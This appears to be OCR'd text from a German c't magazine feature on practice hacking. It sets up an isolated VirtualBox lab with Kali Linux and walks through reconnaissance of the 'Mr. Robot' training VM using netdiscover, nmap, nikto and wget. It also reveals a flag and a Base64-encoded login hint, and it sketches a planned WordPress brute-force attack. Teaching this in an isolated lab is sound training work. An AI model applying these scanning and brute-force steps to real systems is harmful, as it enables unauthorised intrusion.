
Das Spiel beginnt


Zurück zu VirtualBox: Starten Sie per Doppelklick auf Kali Linux Ihr Angriffswerkzeug. Unter macOS könnte VirtualBox die kryptische Fehlermeldung „Kernel driver not installed (rc=-1908)“ ausgeben. In diesem Fall müssen Sie noch die Software von „Oracle America, Inc.“ in den Systemeinstellungen unter Sicherheit & Datenschutz erlauben. Nach einem Neustart sollte VirtualBox wie gewünscht die Kali-VM starten.

Sobald der Anmeldeschirm erscheint, tippen Sie als Benutzername und Passwort „kali“ ein. Es kann passieren, dass die Oberfläche der VM recht klein und zerknautscht aussieht, insbesondere wenn Sie einen 1440p- oder 4K-Bildschirm benutzen. Um das zu korrigieren, können Sie die Oberfläche skalieren. Klicken Sie hierzu in der Menüleiste des VM-Fensters auf „Anzeige/Virtueller Monitor 1“ und wählen Sie zum Beispiel „Auf 200 Prozent skalieren“. Falls Sie die Auflösung ändern möchten, erledigen Sie dies am besten später über die „Anzeige“-Einstellungen innerhalb der laufenden VM.

Virtuelles Hacking-Netz

Mit VirtualBox richten Sie sich eine virtuelle Trainingsumgebung ein, in der Sie das Hacken üben können. Eine virtuelle Maschine (VM) dient dabei als Angriffsziel, mit einer anderen führen Sie die Übungsangriffe aus. Die VMs befinden sich in einem eigenen virtuellen Netzwerk, das von Ihrem Hauptnetz abgeschottet ist. So dringt nichts nach außen.





Je nach Betriebssystem variiert die Darstellung der Oberfläche von VirtualBox. Die Handgriffe, um ein internes Netzwerk einzurichten, bleiben aber immer gleich.

Bevor Sie mit Kali loshacken, sollten Sie zuerst prüfen, ob die VM auch wie gewünscht eine IP-Adresse vom DHCP-Server erhalten hat. Öffnen Sie dafür eine Konsole, indem Sie innerhalb der Kali-VM oben links auf der Leiste das schwarze Terminalsymbol anklicken. Alternativ klappt das auch mit der Tastenkombination Strg+Alt+T. Merken Sie sich, wie das geht, beim Hacken ist die Konsole Ihr bester Freund.

Tippen Sie `ip address` ein und bestätigen Sie die Eingabe mit Enter. Unter eth0 steht in Lila eine IP-Adresse. Diese sollte in dem Bereich von 10.10.1.2 bis 10.10.1.20 aus dem DHCP-Befehl liegen. Stimmt die angezeigte IP-Adresse nicht, müssen Sie sich wohl oder übel auf die Fehlersuche machen. Zuerst sollten Sie den Befehl zur Einrichtung des DHCP-Servers auf Tippfehler untersuchen. Manchmal muss man auch in der Menüzeile der Kali-VM unter Geräte/Netzwerk das Netzwerk noch einmal neu verbinden.

Kali benutzt als Standardkonfiguration ein QWERTY-Tastaturlayout. Doch das können Sie schnell ändern, genauso wie die Sprache der Oberfläche. Klicken Sie einfach ganz oben links auf das Menüsymbol, das sich als kleiner Drache tarnt. In dem jetzt geöffneten Menü befindet sich links unten der Eintrag „Settings“. Halten Sie den Mauszeiger darauf und wählen Sie anschließend aus der rechten Spalte „Keyboard“ aus.

Klicken Sie in den Keyboard-Einstellungen auf „Layout“ und deaktivieren Sie „Use system defaults“. Unten links fügen Sie über „+Add“ das deutsche Tastaturlayout hinzu. Über die Untervarianten brauchen Sie sich nicht den Kopf zu zerbrechen, ein Doppelklick auf „German“ genügt. Abschließend können Sie das ursprünglich eingestellte US-Tastaturlayout löschen, indem Sie auf „English (US)“ klicken und danach auf „Remove“.

Falls Sie die Sprache der Oberfläche auf Deutsch ändern möchten, müssen Sie nochmal eine Konsole öffnen und

```
sudo localectl set-locale LANG=de_DE.UTF-8
```

eintippen. Wenn Sie nach dem Passwort für „kali“ gefragt werden, geben Sie wieder „kali“ ein und bestätigen die Eingabe mit Enter. Das System übernimmt die Änderungen erst mit der nächsten Anmeldung. Melden Sie sich daher über den Logout-Knopf ganz oben rechts ab und anschließend wieder an. Kali fragt noch nach, ob es die Namen der Standardverzeichnisse übersetzen soll, was Sie bestätigen können. Weitere Anpassungen und Tricks, damit Sie sich in Kali wohlfühlen, lesen Sie in [1].

Zug um Zug

Jetzt gehts endlich in die Vollen: Starten Sie die verwundbare VM per Doppelklick in der VirtualBox-Oberfläche, zum Beispiel „Mr. Robot“. Die Ziel-VM können Sie danach minimieren, da die angreifbaren Server jetzt den Dienst aufgenommen haben und es hier nichts weiter zu sehen gibt. Wechseln Sie zurück zu Kali und scannen Sie Ihr virtuelles Netzwerk mit dem Konsolenbefehl `sudo netdiscover -r 10.10.1.0/24`. Nachdem Sie das kali-Passwort eingetippt haben, macht sich netdiscover an die Arbeit.

Bei „Mr. Robot“ sollte netdiscover die IP-Adresse 10.10.1.3 entdecken, neben der IP des DHCP-Servers. Wenn die IP-Adressen aufploppen, können Sie den Scan mit der Taste q beenden.

Als Erstes sollten Sie das Angriffsobjekt genau untersuchen, sprich: So viele Informationen wie möglich sammeln. Um nicht den Überblick zu verlieren und um sich doppelte Arbeit zu ersparen, sollten Sie Ihre Erkenntnisse von Anfang an dokumentieren. Erstellen Sie dafür am besten einen Ordner auf dem Desktop plus eine Textdatei zu Mr. Robot. Schreiben Sie alle im Laufe der Übung gewonnenen Informationen und Erkenntnisse in das Dokument. Sollten Sie die Maschine am Ende erfolgreich hacken, haben Sie mit der Textdatei nicht nur eine Schritt-für-Schritt-Anleitung erstellt, sondern auch eine Ansammlung aller benutzten Befehle, die zum Lösen weiterer Übungs-VMs äußerst hilfreich sein können.

Mit dem Netzwerkscanner **nmap [2]** tasten Sie sich langsam an die Maschine heran und klopfen ab, auf welchen Ports Server auf der anderen Seite lauschen. Nach Eingabe des Befehls `nmap 10.10.1.3` spuckt der Scanner gleich drei erreichbare Ports aus:

```
Nmap scan report for 10.10.1.3
(...)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
```

Üblicherweise verbergen sich hinter den Ports 80 (http) und 443 (https) Webserver, die Sie einfach über den Webbrowser inspizieren können. Die Website auf dem HTTP-Port 80 rufen Sie auf, indem Sie den Browser über das Kali-Menü starten und `http://10.10.1.3` in seine Adressleiste tippen.

Als würde man einen Theatervorhang lüften, spielt die Website eine kleine Show ab: Eine interaktive Konsole öffnet sich und Mr. Robot persönlich begrüßt Sie. Es gibt viele spannende Dinge auf der Konsole zu entdecken, von kleinen Videos bis Textausschnitten ist alles dabei. Probieren Sie einfach mal die gelisteten Befehle durch.

Das ist zwar unterhaltsam, eine offensichtliche Angriffsfläche zur Übernahme des Servers bietet diese Konsole aber nicht. Daher sollten Sie wieder einen Schritt zurück in die Kali-Shell gehen und weitersuchen. Erneut ist nmap das Werkzeug der Wahl. Denn der Netzwerkscanner kann viel mehr als nur Ports abklopfen: Mit dem mitgelieferten Skript http-enum versucht er etwa, versteckte Dateien und verborgene URLs aufzustöbern, indem er eine Liste gängiger Pfadnamen wie /admin/ durchprobiert. Um das Skript zu nutzen, müssen Sie den Scan-Befehl nur um den Parameter `--script` und das gewünschte Skript erweitern:

```
nmap 10.10.1.3 --script=http-enum
```


Nmap scannt zunächst wieder nach offenen Ports und probiert bei den entdeckten Webservern etliche URL-Pfade aus. Bei Mr. Robot wird der Scanner nach einiger Zeit gleich mehrfach fündig (siehe Kasten „Nmap-Scan“ links).

Die Ausgabe des Scans liefert viele spannende Informationen, doch bevor Sie diesen nachgehen, sollten Sie das Scanergebnis per Zwischenablage in Ihre Textdatei einfügen. Am besten markieren Sie dazu den Text und kopieren ihn nach einem Rechtsklick und Auswahl von „Auswahl kopieren“ oder durch Strg+Umschalt+C.

Nmap-Scan

```
Nmap scan report for 10.10.1.3
(...)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
443/tcp open   https
(...)
```

Ein ausführlicherer Scan mit nmap und dem Skript http-enum enthüllt viele Informationen über die Übungs-VM „Mr. Robot“. Das Skript hat durch Erraten mehrere URLs aufgespürt, darunter Login-Seiten, Textdateien und HTML-Seiten.



Ähnlich wie in der Serie spricht „Mr. Robot" direkt mit dem Hacker. Mit den angebotenen Kommandos öffnen Sie Videoclips und kleine Geschichten.

Der Scan liefert viele neue Ansatzpunkte: Sie wissen jetzt zum Beispiel, dass auf dem Server höchstwahrscheinlich eine Wordpress-Installation läuft und kennen außerdem die dazugehörigen URL zum Einloggen (/wp-login.php). Falls Sie später mal an einen gültigen Wordpress-Benutzernamen kommen, können Sie hierüber eine Brute-Force-Attacke auf das Passwort starten.

Steuern Sie alle entdeckten URL über den Browser an, um sich einen Überblick zu verschaffen. Interessant sehen etwa `/readme.html` und `/robots.txt` aus. Erstere entpuppte sich jedoch als Sackgasse: Beim Aufruf speist Sie Mr. Robot mit folgendem Satz ab: „I like where your head is at. However im not going to help you."

Die Textdatei `robots.txt` ist nicht unüblich bei Wordpress-Installationen. Auch wenn der Name so wirkt, als hätten sich die Entwickler den für Mr. Robot ausgedacht, stammt die Bezeichnung noch aus den Neunzigerjahren des Internets. Die Textdatei schreibt Suchmaschinen- und anderen Bots vor, welche Bereiche des Webservers sie indexieren dürfen – und welche nicht. Hacker interessieren sich natürlich für genau die Bereiche, die der Webmaster aus den Suchmaschinen fernhalten will. Es lohnt sich daher oft, einen Blick auf die Datei zu werfen. So auch in diesem Fall: Steuern Sie `http://10.10.1.3/robots.txt` im Browser an. Auf der weißen Seite finden Sie drei kurze Zeilen.

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Zeile zwei und drei sind besonders interessant, sie liefern Hinweise zu zwei weiteren Dateien. Sowohl `fsocity.dic` als auch `key-1-of-3.txt` befinden sich im Hauptverzeichnis des Webservers. Sie können auch diese Dateien mit dem Browser öffnen, am besten nutzen Sie aber gleich den **wget**-Befehl auf der Shell, um die Dateien zu speichern. Für `key-1-of-3.txt` lautet er zum Beispiel:

```
wget http://10.10.1.3/key-1-of-3.txt
```

Der Befehl speichert die Textdatei in das aktuelle Arbeitsverzeichnis. Öffnen Sie die Datei key-1-of-3.txt per Doppelklick im Datei-Explorer. Sie werden feststellen, dass Sie gerade Ihre erste Flagge erobert haben – herzlichen Glückwunsch! In „Mr. Robot" heißen die Flaggen „keys". Das geübte Auge erkennt, dass die Flagge `073403c8a58a1f80d943455fb30724b9` hexadezimal kodiert ist. Eine Umwandlung nach ASCII ergab aber nur Kauderwelsch, das keinen tieferen Sinn zu haben scheint.

Endspiel

Laden Sie auch die Datei `fsocity.dic` mit wget herunter. Es handelt sich offenbar um ein Wörterbuch: Es enthält hunderttausende Einträge mit bisher unbekanntem Zweck. Das könnten Nutzernamen oder Passwörter sein. Das bringt Sie jetzt zwar nicht weiter, die Datei könnte jedoch später noch mal nützlich sein.

Also zurück zur Kali-Shell. Um weitere Informationen über den Server zu sammeln, können Sie das auf Webserver spezialisierte Scan-Tool **nikto** benutzen. Das fast 20 Jahre alte Tool kennt mehr als 7500 der gängigsten URLs und Schwachstellen, die es nacheinander durchprobiert. Tippen Sie dafür

```
nikto -host 10.10.1.3
```

in die Konsole. Nach einer Weile präsentiert nikto seine Ergebnisse (siehe Kasten „Nikto-Scan" auf Seite 15). Viele Informationen sind deckungsgleich mit dem Ergebnis des nmap-Scans, aber es scheint, als sei nmap unter anderem die Datei `license.txt` durch die Finger geglitten.

Leider stellt sich auch diese Datei als totes Ende heraus. Beim Aufruf dieser URL beleidigt „Mr. Robot"

Nikto-Scan

```
- Nikto v2.1.6/2.1.5
(...)
+ OSVDB-3092: GET /admin/: This might be interesting...
+ OSVDB-3092: GET /readme: This might be interesting...
+ GET Uncommon header 'link' found, with contents: <http://10.10.1.3/?p=23>;↵
↳ rel=shortlink
+ GET /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: GET /license.txt: License file found may identify site software.
+ GET /admin/index.html: Admin login page/section found.
+ GET Cookie wordpress_test_cookie created without the httponly flag
+ GET /wp-login/: Admin login page/section found.
+ GET /wordpress: A Wordpress installation was found.
+ GET /wp-admin/wp-login.php: Wordpress login found
+ GET /wordpresswp-admin/wp-login.php: Wordpress login found
+ GET /blog/wp-login.php: Wordpress login found
+ GET /wp-login.php: Wordpress login found
+ GET /wordpresswp-login.php: Wordpress login found
```

Die Suchergebnisse des Website-Scanners nikto decken sich größtenteils mit denen von nmap. Das Tool arbeitet aber etwas gründlicher und entdeckt zusätzlich die Datei license.txt auf dem Server, die sich als äußerst nützlich erweist.

Sie recht unhöflich mit: „what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?“. Oder ist das etwa doch keine Sackgasse? Hartnäckigkeit zahlt sich beim Hacking oft aus: Im Gegensatz zu `/readme.html` können Sie auf der Seite scrollen. Nach einer Weile fragt die Seite: “do you want a password or something?“. Schön wärs. Ganz unten auf der Seite überreicht „Mr. Robot“ Ihnen ein Präsent als Base64-kodierte Zeile `ZWxsaW90OkVSMjgtMDY1Mgo=`. Dass es sich wahrscheinlich um Base64 handelt, erkennen Sie an dem Gleichheitszeichen am Ende der Zeichenkette.

Jetzt sind Sie gefragt!

An dieser Stelle lassen wir Sie mit Mr. Robot allein. Sie haben jetzt einen guten Eindruck davon, wie Sie vorgehen können, um die Flags zu erobern und die Übungs-VM zu bezwingen. Versuchen Sie die Base64-Zeile über die Konsole oder einen Webdienst zu dekodieren. Benutzen Sie alle gesammelten Informationen einschließlich der Wörterbuchdatei `fsocity.dic`, um Zugriff auf den Server zu bekommen. Es gibt viele Wege zum Ziel. Fröhliches Hacken!

Wenn Sie mal nicht weiterkommen, schauen Sie einfach in unserem Walkthrough auf Seite 16 nach. Das ist ein bisschen wie Schummeln, aber der Lerneffekt ist trotzdem da. Und darum geht es bei dem Übungs-Hacking ja letztlich. Sobald sie alle drei Flaggen von Mr. Robot erobert haben, ist es an der Zeit, Ihr Wissen zu vertiefen und neue Tools zu lernen, wie das Profi-Werkzeug ZAP (siehe S. 24).

Wie wichtig die hier gelernten Techniken sind, zeigt Ihnen der Artikel auf Seite 30, der ein praktisches Beispiel aus dem echten Leben behandelt. Mit dem dort beschriebenen Angriffsvektor Known-Plaintext-Attack sehen Sie ZIP-Archive künftig in einem anderen Licht. Falls Sie sich fragen, wie legal die hier gezeigten Werkzeuge sind und wo rechtliche Hürden bestehen, empfehlen wir Ihnen den Rechts-Artikel auf Seite 34, der Ihre Fragen beantworten sollte. (wid) c't

Literatur

[1] Ronald Eikenberg, **Kali Linux auf USB-Stick einrichten**, c't Security-Tipps 2021, S. 122

[2] Ronald Eikenberg, Alexander Königstein, **Hacking-Werkzeug für Fortgeschrittene**, c't Security-Tipps 2021, S. 114

Tools, VMs und Walkthroughs

ct.de/wswd

Bild: Albert Hulm

Server-Hack Schritt für Schritt erklärt

Hacker legen nicht wild drauflos, wenn sie ein Angriffsziel im Visier haben. Stattdessen ziehen sie Fingerfertigkeit und Finesse vor. Wie genau sie vorgehen, erklären wir an einem Beispiel-Hack. Als wertvoller Komplize auf dem Weg zum Root-Zugriff soll sich ausgerechnet WordPress erweisen.

Von **Wilhelm Drehling**

Wie Sie mit wenigen Komponenten eine virtuelle Trainingsumgebung basteln und darin Hacking-Rätsel knacken, war das Thema im vorherigen Artikel (siehe S. 8). Dort beschrieben wir, wie Sie ein isoliertes Übungsnetzwerk mit der Virtualisierungssoftware VirtualBox erstellen und darin mit dem Hacker-Linux Kali verwundbare virtuelle Maschinen (VM) abtasten, die als Übungsziel dienen. Schließlich haben wir angerissen, wie Sie in die VM „Mr. Robot“ eindringen, und einige Brotkrumen gestreut, die Ihnen dabei helfen sollten, die übrigen Hacking-Aufgaben zu lösen.

Der folgende Artikel knüpft direkt daran an und liefert Ihnen eine vollständige Auflösung als Schritt-für-Schritt-Anleitung. Sie benötigen kein Vorwissen

oder besondere Hardware, um den Übungshack nachzuvollziehen, nur das auf Seite 8 beschriebene Übungsnetz. Aber auch ohne das Netz erwartet Sie im Folgenden eine interessante Lektüre.

Der gesamte Hack spielt sich in der virtuellen Testumgebung ab. Am Ende haben Sie alle drei Rätsel gelöst und als Belohnung die Flags eingesammelt, die im Server an speziellen Orten in Form von Textdateien versteckt sind, und kontrollieren den Server als Root.

Startpunkt für den Hack ist die bereits auf Deutsch gestellte Kali-Linux-VM und die virtuelle Maschine „Mr. Robot“. Beide befinden sich in dem internen Netzwerk „Hacking-Umgebung“ und erhalten eine IP-Adresse vom DHCP-Server, den VirtualBox bereitstellt. Obwohl wir bereits im letzten Artikel detailliert beschrieben haben, wie Sie zur ersten Flagge kommen, fassen wir die ersten Schritte noch mal kurz zusammen, damit Sie unserem Beispiel-Hack auch ohne Vorwissen folgen können.

Alles auf Anfang

Öffnen Sie VirtualBox und starten Sie mit Doppelklick auf Kali Linux und „Mr. Robot“ die Maschinen. Nachdem letztere hochgefahren ist, können Sie das VM-Fenster wieder verkleinern – außer einem Anmeldefenster für Root gibt es hier nicht viel zu sehen, die Zielserver laufen unsichtbar im Hintergrund. Loggen Sie sich in der Kali-VM mit „kali“ als Benutzername und Passwort ein.

Den Startbildschirm der Zielmaschine Mr. Robot können Sie gleich nach dem Start schließen. Sie können zwar versuchen, das Passwort zu erraten, aber der Spaß bleibt dabei aus.

Die erste Phase eines Hacks nennt sich „Enumeration“ und bedeutet nichts anderes, als den Server auszukundschaften. Die Konsole (Terminal) wird dabei Ihr treuester Begleiter sein, alle verwendeten Tools lassen sich darüber starten. Sie können das Terminal zum Beispiel über den Launcher oben links (Kali-Logo mit Drache) öffnen oder via Rechtsklick auf den Desktop und „Terminal hier öffnen“.

Zu Beginn wissen Sie nichts über Ihr Angriffsobjekt, es ruht irgendwo da draußen im Hacking-Netzwerk und läuft vor sich hin. Um die Ziel-VM zu finden, können Sie mit dem Befehl

```
sudo netdiscover -r 10.10.1.0/24
```

das Netzwerk nach aktiven Systemen scannen (die `sudo`-Abfrage bestätigen Sie mit dem Standard-Passwort „kali“). Der Befehl entdeckt unter anderem die IP-Adresse 10.10.1.3, hinter der sich Mr. Robot verbirgt. Wertvolle Informationen wie die IP-Adresse des Servers oder benutzte Befehle sollten Sie gleich mit Strg + Umschalt + C kopieren und in ein Textdokument einfügen. Das erleichtert Ihnen die folgenden Schritte und den Einstieg in weitere Übung-VMs, wenn Sie auf den Geschmack gekommen sind.

Tasten Sie sich langsam an die Maschine heran und klopfen Sie das Zielsystem auf erreichbare Ports ab, um herauszufinden, auf welchen Ports Server lauschen, die sich als Angriffsziel eignen. Dafür können Sie den Netzwerkscanner **nmap** benutzen [1]. Ein Scan mit

```
nmap 10.10.1.3
```

spuckt drei erreichbare Ports aus, darunter die Ports 80 (http) und 443 (https). Auf dem Zielsystem läuft also wahrscheinlich mindestens ein Webserver, der eine Website ausliefert. Das können Sie mit dem Browser leicht überprüfen: Öffnen Sie ihn, indem Sie oben links auf der Menüleiste den Globus anklicken und die URL http://10.10.1.3 ansteuern. Die Website simuliert eine Shell, über die Sie mit dem ominösen „Mr. Robot“ aus der gleichnamigen Amazon-Serie chatten und Videoclips aufrufen können. Das ist zwar schön und gut, aber die Oberfläche enthält keine offene Tür zum Server.

Öffnen Sie daher erneut das Kali-Terminal, um mit nmap noch tiefer zu graben. Diesmal ergänzen Sie den Befehl um den Parameter `--script` und das `nmap`-Skript „http-enum“. Der Scan-Aufruf

```
nmap 10.10.1.3 --script=http-enum
```

probiert Hunderte gängiger URLs auf dem virtuellen Webserver aus. Damit Ihnen keine Informationen durchschlüpfen, starten Sie in einem neuen Terminal-Tab parallel einen Scan mit dem Website-Scanner **nikto**, der ähnlich vorgeht. Doppelt hält bekanntlich besser. Sie lassen `nikto` mit dem Befehl `nikto -host 10.10.1.3` auf Mr. Robot los.

Die Kombination der beiden Scanner fördert eine Menge erreichbarer URLs zutage. Sie finden unter anderem heraus, dass auf dem Webserver WordPress installiert ist und sich unter der URL /wp-login.php das dazugehörige Login-Formular verbirgt. Außerdem fielen den Scannern interessante Adressen wie /readme.html, /license.txt oder /robots.txt auf. Über den Browser können Sie die Adressen ansteuern und ansehen. Während die URL http://10.10.1.3/readme.html eine Sackgasse ist, stellt sich die Datei robots.txt dagegen als Volltreffer heraus:

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Sie haben damit nicht nur den Namen der Datei mit der ersten Flag gefunden (key-1-of-3.txt), sondern eine weitere Datei namens fsocity.dic, die den Scannern durch die Finger geglitten ist. Sie sollten beide Dateien mit `wget` in Ihr aktuell geöffnetes Arbeitsverzeichnis herunterladen, denn im Zweifel gilt „haben ist besser als brauchen“. Das geht zum Beispiel mit `wget 10.10.1.3/key-1-of-3.txt`.

Damit Sie nicht ständig von der Konsole in den Dateimanager wechseln müssen, können Sie mit dem praktischen Befehl `cat` den Inhalt der Datei in der Konsole ausgeben. So zeigt `cat key-1-of-3.txt` folgende Zeichenfolge an: `073403c8a58a1f80d943455fb30724b9`. Die zweite gefundene Datei fsocity.dic überflutet nach dem `cat`-Aufruf Ihre Konsole regelrecht. Es sieht so aus, als handele es sich um ein Wörterbuch mit Hunderttausenden Einträgen. Hier ein Auszug:

```
http
var
page
Robot
Elliot
styles
and
document
mrrobot
(...)
```

Kaninchenbau

